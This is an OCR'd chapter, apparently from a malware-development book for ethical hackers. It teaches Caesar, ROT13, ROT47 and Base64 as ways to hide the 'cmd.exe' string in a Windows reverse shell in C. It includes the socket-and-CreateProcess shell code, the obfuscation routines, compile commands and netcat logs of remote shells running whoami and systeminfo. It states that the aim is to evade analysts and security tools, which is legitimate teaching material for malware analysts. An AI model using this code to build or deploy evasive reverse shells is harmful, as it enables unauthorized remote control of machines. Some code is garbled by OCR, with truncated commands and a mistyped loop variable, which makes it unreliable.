10

Simple Ciphers

Ciphers are often used in malware to obfuscate malicious code or encrypt data. This chapter focuses on understanding and implementing simple ciphers that are used in malware. In other words, this chapter takes a step back from the complexities of advanced cryptography and focuses on the foundations with simple ciphers. You will be given an overview of basic encryption methods such as **Caesar Cipher**, **substitution cipher**, and **transposition cipher**, which are commonly used for basic data obfuscation. We'll dive into the mechanism of these ciphers, illustrating their strengths and weaknesses. This chapter also provides practical examples of how these ciphers have been used in real malware and explains why, despite their simplicity, they can still pose a challenge to malware analysts.

In this chapter, we're going to cover the following main topics:

- Introduction to simple ciphers
- Decrypting malware – a practical implementation of simple ciphers
- The power of the `Base64` algorithm

Technical requirements

In this chapter, we will use the Kali Linux (https://www.kali.org/) and Parrot Security OS (https://www.parrotsec.org/) virtual machines for development and demonstration, and Windows 10 (https://www.microsoft.com/en-us/software-download/windows10ISO) as the victim's machine.

In terms of compiling our examples, I'll be using MinGW (https://www.mingw-w64.org/) for Linux, which can be installed by running the following command:

```
$ sudo apt install mingw-*
```

Introduction to simple ciphers

Although they are frequently criticized for their lack of sophistication, simple ciphers provide numerous benefits for malware:

- They are sufficiently compact, which means they can function in environments with limited space, such as exploited shell code
- They lack the overt visibility associated with more intricate ciphers

- Due to their minimal overhead, they have minimal effect on performance

In this section, we will look at some simple ciphers and show their application in malware development.

Caesar cipher

One of the earliest encryption methods to be employed is the Caesar cipher. Originating during the time of the Roman empire, the Caesar cipher concealed messages that were conveyed across battlefields by couriers. This uncomplicated cipher involves shifting the letters of the alphabet by three positions to the right. Each character that's exchanged for an alternative character in the ciphertext defines a substitution cipher. To recover the plaintext, the receiver inverts the substitution that was performed on the ciphertext.

ROT13 cipher

A simple letter substitution cipher, **rotate by 13 places** (**ROT13**; occasionally hyphenated as ROT-13) substitutes a given letter with the thirteenth letter from the Latin alphabet following it. ROT13 is an exceptional instance of the Caesar cipher, an algorithm that originated in ancient Rome. Because there are 26 letters (2×13) in the basic Latin alphabet, ROT13 is its inverse – that is, to undo ROT13, the same algorithm is applied, so the same action can be used for encoding and decoding.

ROT47 cipher

An alternative, albeit less prevalent, variant is **ROT47**, which converts the 94 characters from **American Standard Code for Information Interchange** (**ASCII**) 33 (specifically the *!* immediately following the space) to ASCII 126, <. While obscuring punctuation, letters, and numerals, this maintains the output in 7-bit *safe* printable ASCII.

Let's consider a practical implementation of simple ciphers when it comes to malware development.

Decrypting malware – a practical implementation of simple ciphers

In this section, we'll learn how to use simple ciphers for one of the most common tasks in malware development: hiding our strings from malware analysts and security solutions. We will use a simple reverse shell for Windows as a basis. Go to this book's GitHub repository to access the code: **https://github.com/PacktPublishing/Malware-Development-for-Ethical-Hackers/blob/main/chapter10/01-simple-reverse-shell/hack.c**.

Let's quickly explain this code logic. First of all, to make use of the Winsock API, the Winsock 2 header files must be included:

```
#include <winsock2.h>
#include <stdio.h>
```

The process uses the Winsock DLL via the **`WSAStartup`** function:

```
WSAStartup(MAKEWORD(2, 2), &wsaData);
```

After, a socket is created and a remote host connection is established:

```
// create socket
wSock = WSASocket(AF_INET, SOCK_STREAM, IPPROTO_TCP, NULL, (unsigned int)NULL, (unsigned int)NULL)
hax.sin_family = AF_INET;
hax.sin_port = htons(port);
hax.sin_addr.s_addr = inet_addr(ip);
// connect to remote host
WSAConnect(wSock, (SOCKADDR*)&hax, sizeof(hax), NULL, NULL, NULL, NULL);
```

After, the memory area is filled in, and Windows properties are set using the **`STARTUPINFO`** structure (**`sui`**):

```
memset(&sui, 0, sizeof(sui));
sui.cb = sizeof(sui);
sui.dwFlags = STARTF_USESTDHANDLES;
sui.hStdInput = sui.hStdOutput = sui.hStdError = (HANDLE) wSock;
```

This happens because the **`CreateProcess`** function accepts a pointer to a **`STARTUPINFO`** structure as one of its parameters:

```
CreateProcess(NULL, "cmd.exe", NULL, NULL, TRUE, 0, NULL, NULL, &sui, &pi);
```

The preceding code demonstrates the process of creating a reverse shell for a Windows system devoid of any encoding and encryption techniques.

Caesar cipher

For both uppercase and lowercase letters, we can use the following formula:

```
new_char = ((old_char - base_char + shift) % 26) + base_char
```

Here, **`old_char`** is the ASCII value of the current character, **`base_char`** is the ASCII value of the base character (*A* or *a*), and **`new_char`** is the transformed character.

Practical example

Let's hide the **`"cmd.exe"`** string from our reverse shell C code.

To do this, we must encrypt this string with a Caesar cipher with a shift of 7. In general, you can choose any shift, such as 4, but I chose 7.

In C, we can implement this algorithm like this:


```
void caesarTransform(char *str, int shift) {
  while (*str) {
    if ((*str >= 'A' && *str <= 'Z')) {
      *str = ((*str - 'A' - shift + 26) % 26) + 'A';
    } else if ((*str >= 'a' && *str <= 'z')) {
        *str = ((*str - 'a' - shift + 26) % 26) + 'a';
    }
    str++;
  }
}
```

For the full Caesar cipher implementation in C via WinAPI, go to https://github.com/PacktPublishing/Malware-Development-for-Ethical-Hackers/blob/main/chapter10/02-caesar/hack.c.

To compile our PoC source code in C, just run the following command:

```
$ x86_64-w64-mingw32-g++ -O2 hack.c -o hack.exe -I/usr/share/mingw-w64/include/ -s -ffunction-sect
```

On my Kali Linux machine, the result of running this command looks like this:




```
┌──(cocomelonc㉿kali)-[~/…/packtpub/Malware-Development-for-Ethical-Hackers/chapter10/02-caesar]
└─$ x86_64-w64-mingw32-g++ hack.c -o hack.exe -I/usr/share/mingw-w64/include/ -s -ffunction-sections -fdata-sections -Wno-write-strings -Wint-to-pointer-cast -fno-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc -fpermissive -lcrypt32 -lws2_32

┌──(cocomelonc㉿kali)-[~/…/packtpub/Malware-Development-for-Ethical-Hackers/chapter10/02-caesar]
└─$ ls -lt
total 20
-rwxr-xr-x 1 cocomelonc cocomelonc 16384 Apr 16 17:25 hack.exe
```

Figure 10.1 – Compiling our PoC (Caesar cipher)

Then, execute it on any Windows machine (Windows 10, in my case):

```
> .\hack.exe
```

We should get a reverse shell:



```
┌─[parrot@parrot]─[~]
└──── $nc -nlvp 4444
Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on :::4444
Ncat: Listening on 0.0.0.0:4444
Ncat: Connection from 10.10.1.4.
Ncat: Connection from 10.10.1.4:50318.
Microsoft Windows [Version 10.0.18362.30]
(c) 2019 Microsoft Corporation. All rights reserved.

Z:\packtpub\chapter10\02-caesar>_
```

```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/pscore6

PS C:\Users\user> cd Z:\packtpub\chapter10\02-caesar\
PS Z:\packtpub\chapter10\02-caesar>
PS Z:\packtpub\chapter10\02-caesar> .\hack.exe
PS Z:\packtpub\chapter10\02-caesar>
```

win10-1903 (test1) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Windows PowerShell
int shift) {
ryption are the same

Figure 10.2 – Running our example hack.exe file on a Windows machine

As we can see, the example worked as expected.

ROT13

ROT13 is a basic letter substitution cipher that substitutes a letter with the letter following it in the alphabet.

Here's a simple example of ROT13:

```
void rot13Transform(char *str) {
  while (*str) {
    if ((*str >= 'A' && *str <= 'Z')) {
        *str = ((*str - 'A' + 13) % 26) + 'A';
    } else if ((*str >= 'a' && *str <= 'z')) {
        *str = ((*str - 'a' + 13) % 26) + 'a';
    }
    str++;
  }
}
```

Practical example

Here's a simple example of performing ROT13 string encryption in our malware sample while using the WinAPI in C:


```
// string to be decrypted via ROT13 (cmd.exe)
char command[] = "pzq.rkr";
// Decrypt the string using ROT13
rot13Decrypt(command);
sui.hStdInput = sui.hStdOutput = sui.hStdError = (HANDLE) wSock;
// start the decrypted command with redirected streams
CreateProcess(NULL, command, NULL, NULL, TRUE, 0, NULL, NULL, &sui, &pi);
exit(0);
```

You can find the full source code in C at https://github.com/PacktPublishing/Malware-Development-for-Ethical-Hackers/blob/main/chapter10/03-rot13/hack.c.

To compile our PoC source code in C, run the following command:

```
$ x86_64-w64-mingw32-g++ -O2 hack.c -o hack.exe -I/usr/share/mingw-w64/include/ -s -ffunction-sect
```

On my Kali Linux machine, I got the following output:




```
┌──(cocomelonc㉿kali)-[~/…/packtpub/Malware-Development-for-Ethical-Hackers/chap
ter10/03-rot13]
└─$ x86_64-w64-mingw32-g++ hack.c -o hack.exe -I/usr/share/mingw-w64/include/ -s
 -ffunction-sections -fdata-sections -Wno-write-strings -Wint-to-pointer-cast -f
no-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc -fpermissiv
e -lcrypt32 -lws2_32

┌──(cocomelonc㉿kali)-[~/…/packtpub/Malware-Development-for-Ethical-Hackers/chap
ter10/03-rot13]
└─$ ls -lt
total 20
-rwxr-xr-x 1 cocomelonc cocomelonc 16384 Apr 16 17:26 hack.exe
```

Figure 10.3 – Compiling our PoC (ROT13)

Then, execute it on any Windows machine:

```
> .\hack.exe
```

Let's make sure everything works correctly:


Taken
10 Dec 2023 20:54
tate (changed)
win10-1903 (test1) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Windows PowerShell

```
┌─[parrot@parrot]─[~]
└──╼ $nc -nlvp 4444
Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on :::4444
Ncat: Listening on 0.0.0.0:4444
Ncat: Connection from 10.10.1.4.
Ncat: Connection from 10.10.1.4:50463.
Microsoft Windows [Version 10.0.18362.30]
(c) 2019 Microsoft Corporation. All rights reserved.

Z:\packtpub\chapter10\03-rot13>whoami
whoami
win10-1903\user

Z:\packtpub\chapter10\03-rot13>_
```

```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/pscore6

PS C:\Users\user> cd Z:\packtpub\chapter10\03-rot13\
PS Z:\packtpub\chapter10\03-rot13>
PS Z:\packtpub\chapter10\03-rot13> .\hack.exe
PS Z:\packtpub\chapter10\03-rot13> whoami
win10-1903\user
PS Z:\packtpub\chapter10\03-rot13>
```

Figure 10.4 – Running our example hack.exe file on a Windows machine

As we can see, the example worked as expected: a reverse shell was spawned.

ROT47

In this case, I replaced the ROT13 encryption and decryption functions with ROT47 equivalents. The **`rot47Encrypt`** function encrypts a string using the ROT47 algorithm, and the **`rot47Decrypt`** function decrypts it.

Here's a simple example of ROT47:

```
void rot47Encrypt(char *str) {
  while (*str) {
    if ((*str >= 33 && *str <= 126)) {
      *str = ((*str - 33 + 47) % 94) + 33;
    }
    str++;
  }
}
void rot47Decrypt(char *str) {
  // ROT47 encryption and decryption are the same
  rot47Encrypt(str);
}
```

Practical example

Here's a simple example of ROT47 string encryption in our malware sample using the WinAPI in C:


```
// String to be decrypted via ROT47
char command[] = "4>5]6I6";
// Decrypt the string using ROT47
rot47Decrypt(command);
//...
CreateProcess(NULL, command, NULL, NULL, TRUE, 0, NULL, NULL, &sui, &pi);
```

You can find the full source code in C at https://github.com/PacktPublishing/Malware-Development-for-Ethical-Hackers/blob/main/chapter10/03-rot47/hack.c.

To compile our PoC source code in C, run the following command:

```
$ x86_64-w64-mingw32-g++ -O2 hack.c -o hack.exe -I/usr/share/mingw-w64/include/ -s -ffunction-sect
```

On my Kali Linux machine, I received the following output:




```
┌──(cocomelonc㉿kali)-[~/…/packtpub/Malware-Development-for-Ethical-Hackers/chap
ter10/03-rot47]
└─$ x86_64-w64-mingw32-g++ hack.c -o hack.exe -I/usr/share/mingw-w64/include/ -s
 -ffunction-sections -fdata-sections -Wno-write-strings -Wint-to-pointer-cast -f
no-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc -fpermissiv
e -lcrypt32 -lws2_32

┌──(cocomelonc㉿kali)-[~/…/packtpub/Malware-Development-for-Ethical-Hackers/chap
ter10/03-rot47]
└─$ ls -lt
total 20
-rwxr-xr-x 1 cocomelonc cocomelonc 16384 Apr 16 17:28 hack.exe
```

Figure 10.5 – Compiling our PoC (ROT47)

Then, execute it on any Windows machine:

```
> .\hack.exe
```

Let’s make sure everything works correctly:


parrot [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Applications Places
Sat 16:37
cpu mem swap
Trash
win10-1903 (test1) [Running] - Oracle VM VirtualBox
Windows PowerShell

```
┌─[parrot@parrot]─[~]
└──╼ $nc -nlvp 4444
Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on :::4444
Ncat: Listening on 0.0.0.0:4444
Ncat: Connection from 10.10.1.4.
Ncat: Connection from 10.10.1.4:50736.
Microsoft Windows [Version 10.0.18362.
(c) 2019 Microsoft Corporation. All ri

Z:\packtpub\chapter10\03-rot47>_
```

```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/pscore6

PS C:\Users\user> cd Z:\packtpub\chapter10\03-rot47\
PS Z:\packtpub\chapter10\03-rot47> .\hack.exe
PS Z:\packtpub\chapter10\03-rot47>
```

Figure 10.6 – Running our example hack.exe file on a Windows machine

As we can see, the ROT47 implementation example worked as expected: a reverse shell was spawned.

But there are nuances. Due to the inherent vulnerabilities of single-byte encoding, numerous malware developers have devised encoding schemes that are marginally more complex (or unforeseen) in nature, yet remain straightforward to execute, thereby reducing their susceptibility to brute-force detection by malware analysts.

The power of the Base64 algorithm

`Base64` encoding serves the purpose of representing binary data in the form of an ASCII string. Widely utilized in malware development, the word **Base64** originates from the **Multipurpose Internet Mail Extensions** (**MIME**) standard. Originally intended for encoding email attachments, it has found widespread application in HTTP and XML. **`Base64`** encoding converts binary data into a limited character set of 64 characters. Various schemes or alphabets exist for different types of **`Base64`** encoding, all of which use 64 primary characters and an extra character for padding, generally represented as `=`.

Base64 in practice

The process for converting raw data into **Base64** is standardized. It works with 24-bit (3-byte) chunks of data. The first character is placed in the most significant position, the second in the middle 8 bits, and the third in the least significant position. These bits are then read in groups of six, starting with the most significant bit. The numerical value represented by each 6-bit group is used as an index within a 64-byte string that includes all of the **Base64** scheme's permissible characters.

Base64 is commonly used in malware to disguise text strings.

Let's examine an example together so that you can see that it's not that difficult.

Practical example

First of all, I want to show that we can use WinAPI functions to work with **base64**. For example, we can use this function to decode a **base64**-encoded string:

```
// Base64 decoding function
void base64Decode(char* input, char* output) {
  DWORD decodedLength = 0;
  CryptStringToBinaryA(input, 0, CRYPT_STRING_BASE64, NULL, &decodedLength, NULL, NULL);
  CryptStringToBinaryA(input, 0, CRYPT_STRING_BASE64, (BYTE*)output, &decodedLength, NULL, NULL);
}
```

Let's take the previous logic of our malware; we'll decode our **Y21kLmV4ZQ==** string, which is nothing more than the encoded **cmd.exe** string:

```
// Base64-encoded command
char* base64Cmd = "Y21kLmV4ZQ==";
// Base64 decode the command
char cmd[1024];
base64Decode(base64Cmd, cmd);
//..
CreateProcessA(NULL, cmd, NULL, NULL, TRUE, 0, NULL, NULL, &sui, &pi);
```


As we can see, we can start the **Base64**-decoded command with redirected streams.

The full source code is available in this book's GitHub repository: https://github.com/PacktPublishing/Malware-Development-for-Ethical-Hackers/blob/main/chapter10/04-base64/hack.c.

Compile it by running the following command:

```
$ x86_64-w64-mingw32-g++ hack.c -o hack.exe -mconsole -I/usr/share/mingw-w64/include/ -s -ffunctio
```


On my Kali Linux machine, I received the following output:



```
┌──(cocomelonc㉿kali)-[~/…/packtpub/Malware-Development-for-Ethical-Hackers/chapter10/04-base64]
└─$ x86_64-w64-mingw32-g++ hack.c -o hack.exe -mconsole -I/usr/share/mingw-w64/include/ -s -ffunction-sections -fdata-sections -Wno-write-strings -Wint-to-pointer-cast -fno-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc -fpermissive -lcrypt32 -lws2_32

┌──(cocomelonc㉿kali)-[~/…/packtpub/Malware-Development-for-Ethical-Hackers/chapter10/04-base64]
└─$ ls -lt
total 48
-rwxr-xr-x 1 cocomelonc cocomelonc 16384 Apr 16 17:16 hack.exe
```

Figure 10.7 – Compiling the hack.c code (base64)

Run **hack.exe** on your Windows machine:


parrot [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Applications Places
Sun 21:21
cpu mem swap
Trash
win10-1903 (test1) [Running] - Oracle VM
File Machine View Input Devices Help
Windows PowerShell

```
┌─[parrot@parrot]─[~]
└──── $nc -nlvp 4444
Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on :::4444
Ncat: Listening on 0.0.0.0:4444
Ncat: Connection from 10.10.1.4.
Ncat: Connection from 10.10.1.4:50896.
Microsoft Windows [Version 10.0.18362.30]
(c) 2019 Microsoft Corporation. All rights

Z:\packtpub\chapter10\04-base64>whoami
whoami
win10-1903\user

Z:\packtpub\chapter10\04-base64>_
```

```
PS Z:\packtpub\chapter10\04-base64> .\hack.exe
PS Z:\packtpub\chapter10\04-base64>
PS Z:\packtpub\chapter10\04-base64> whoami
win10-1903\user
PS Z:\packtpub\chapter10\04-base64>
```

Figure 10.8 – Running hack.exe

As expected, this is a reverse shell malware.

Practical example (reimplementing Base64)

Let's look at another example. Here, we will leave the basic logic the same: launching a reverse shell. However, we'll implement encoding without using the Windows Crypto API.

Let's go through each function in the code.

First, we have the **createDecodingTable** function:

```
void createDecodingTable() {
  decodingTable = malloc(256);
  for (int I = 0; i < 64; i++)
        decodingTable[(unsigned char) encodingChars[i]] = i;
}
```

The preceding code allocates memory for the decoding table (256 bytes) via **malloc**. Then, it initializes the decoding table with values corresponding to the indices of characters in the **encodingChars** array.

Let's look at the **cleanUpBase64** function:

```
void cleanUpBase64() {
  free(decodingTable);
}
```

The preceding code frees the memory that's allocated for the decoding table.

Here's a breakdown of the **encodeBase64** function:

1. First, calculate the length of the **Base64**-encoded data. **Base64** encoding groups input data into blocks of 3 bytes and encodes each block into 4 characters. If the input length is not divisible by three, the last block may contain 1 or 2 bytes, resulting in padded characters (**=**). This calculation ensures that enough memory is allocated to store the encoded data:

   ```
   *outputLength = 4 * ((inputLength + 2) / 3);
   ```

2. Let's see the memory allocation:

   ```
   char *encodedData = malloc(*outputLength);
   ```

   This line allocates memory to store the **Base64**-encoded data. If the allocation fails, it returns **NULL**.

3. Then, we have the encoding logic:

   ```
   for (int i = 0, j = 0; i < inputLength;) {
     unsigned int octetA = i < inputLength ? (unsigned char)data[i++] : 0;
     unsigned int octetB = i < inputLength ? (unsigned char)data[i++] : 0;
     unsigned int octetC = i < inputLength ? (unsigned char)data[i++] : 0;
     unsigned int triple = (octetA << 0x10) + (octetB << 0x08) + octetC;
     encodedData[j++] = encodingChars[(triple >> 3 * 6) & 0x3F];
     encodedData[j++] = encodingChars[(triple >> 2 * 6) & 0x3F];
     encodedData[j++] = encodingChars[(triple >> 1 * 6) & 0x3F];
     encodedData[j++] = encodingChars[(triple >> 0 * 6) & 0x3F];
   }
   ```

   This loop iterates over the input data in blocks of 3 bytes. It encodes each block into four **Base64** characters using bitwise operations to extract 6-bit values from the input data and map them to the **Base64** character set.

4. Now, let's look at padding handling:

   ```
   for (int i = 0; i < modTable[inputLength % 3]; i++)
     encodedData[*outputLength - 1 - i] = '=';
   ```

   This loop adds padding characters, **=**, to the end of the encoded data if necessary. The number of padding characters depends on the remainder when the input length is divided by 3.

In summary, the aforementioned code takes binary data (**data**) and its length (**inputLength**) as input. Then, it calculates the output length for the **Base64**-encoded data. Finally, it allocates memory for the encoded data and encodes the input data to **base64** format logic before handling padding by adding **=** characters.

Now, let's look at the **decodeBase64** function:

1. First, let's look at the decoding table's initialization code:

   ```
   if (decodingTable == NULL) createDecodingTable();
   ```

   This line checks if the decoding table has been initialized. If not, it calls the **createDecodingTable** function to create the decoding table.

2. Now, let's validate its input length:

   ```
   if (inputLength % 4 != 0) return NULL;
   ```

   This line checks if the input length is a multiple of 4, which is a requirement for **Base64** encoding. If not, it returns **NULL** to indicate an invalid input.

3. The next segment calculates the length of the decoded data. Each group of four **Base64** characters represents 3 bytes of binary data. If padding characters, **=**, are present at the end of the input, they are ignored when calculating the output length:

```
*outputLength = inputLength / 4 * 3;
if (data[inputLength - 1] == '=') (*outputLength)--;
if (data[inputLength - 2] == '=') (*outputLength)--;
```

4. The next line allocates memory to store the decoded data. If the allocation fails, it returns **NULL**:

```
unsigned char *decodedData = malloc(*outputLength);
if (decodedData == NULL) return NULL;
```

5. Then, we have the decoding logic:

```
for (int i = 0, j = 0; i < inputLength;) {
  unsigned int sextetA = data[i] == '=' ? 0 & i++ : decodingTable[data[i++]];
  unsigned int sextetB = data[i] == '=' ? 0 & i++ : decodingTable[data[i++]];
  unsigned int sextetC = data[i] == '=' ? 0 & i++ : decodingTable[data[i++]];
  unsigned int sextetD = data[i] == '=' ? 0 & i++ : decodingTable[data[i++]];
  unsigned int triple = (sextetA << 3 * 6) + (sextetB << 2 * 6) + (sextetC << 1 * 6) + (sextetD
  if (j < *outputLength) decodedData[j++] = (triple >> 2 * 8) & 0xFF;
  if (j < *outputLength) decodedData[j++] = (triple >> 1 * 8) & 0xFF;
  if (j < *outputLength) decodedData[j++] = (triple >> 0 * 8) & 0xFF;
}
```

This loop iterates over the input **Base64** characters and decodes them back into binary data. It performs bitwise operations to combine the 6-bit values from the **Base64** characters into 8-bit bytes. The decoded bytes are stored in the **decodedData** array.

6. Finally, the function returns the pointer to the decoded data:


```
return decodedData;
```

In summary, the aforementioned code takes **base64**-encoded data (**data**) and its length (**inputLength**) as input. Then, it checks if the decoding table has been created and if the input length is valid. It calculates the output length for the decoded data, allocates memory for the decoded data, and decodes the **Base64**-encoded data to binary format logic. After, it handles padding by omitting **=** characters. Finally, it returns the decoded binary data and updates the output length.

Compile it by running the following command:

```
$ x86_64-w64-mingw32-g++ hack2.c -o hack2.exe -mconsole -I/usr/share/mingw-w64/include/ -s -ffunct
```

On my Kali Linux machine, I received the following output:



```
┌──(cocomelonc㉿kali)-[~/…/packtpub/Malware-Development-for-Ethical-Hackers/chap
ter10/04-base64]
└─$ x86_64-w64-mingw32-g++ hack2.c -o hack2.exe -s -ffunction-sections -fdata-se
ctions -Wno-write-strings -fexceptions -fmerge-all-constants -static-libstdc++ -
static-libgcc -fpermissive -lws2_32

┌──(cocomelonc㉿kali)-[~/…/packtpub/Malware-Development-for-Ethical-Hackers/chap
ter10/04-base64]
└─$ ls -lt
total 48
-rwxr-xr-x 1 cocomelonc cocomelonc 17920 Apr 16 17:15 hack2.exe
```


Figure 10.9 – Compiling the hack2.c code

As we can see, once successfully compiled, we can ignore the warnings.

Now, run this on your Windows 10 x64 virtual machine:

```
> .\hack2.exe
```

Here's the output:



```
┌─[parrot@parrot]─[~]
└──╼ $nc -nlvp 4444
Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on :::4444
Ncat: Listening on 0.0.0.0:4444
Ncat: Connection from 10.10.1.4.
Ncat: Connection from 10.10.1.4:51055.
Microsoft Windows [Version 10.0.18362.30]
(c) 2019 Microsoft Corporation. All rights

Z:\packtpub\chapter10\04-base64>systeminfo
systeminfo

Host Name:                 WIN10-1903
OS Name:                   Microsoft Window
OS Version:                10.0.18362 N/A B
OS Manufacturer:           Microsoft Corpor
OS Configuration:          Standalone Works
OS Build Type:             Multiprocessor F
Registered Owner:          Windows User
Registered Organization:
Product ID:                00326-10000-0000
Original Install Date:     6/7/2023, 2:36:0
System Boot Time:          12/6/2023, 9:00:
```

win10-1903 (test1) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Windows PowerShell

```
PS Z:\packtpub\chapter10\04-base64> .\hack2.exe
PS Z:\packtpub\chapter10\04-base64> systeminfo

Host Name:                 WIN10-1903
OS Name:                   Microsoft Windows 10 Home
OS Version:                10.0.18362 N/A Build 18362
OS Manufacturer:           Microsoft Corporation
OS Configuration:          Standalone Workstation
OS Build Type:             Multiprocessor Free
Registered Owner:          Windows User
Registered Organization:
Product ID:                00326-10000-00000-AA401
Original Install Date:     6/7/2023, 2:36:02 PM
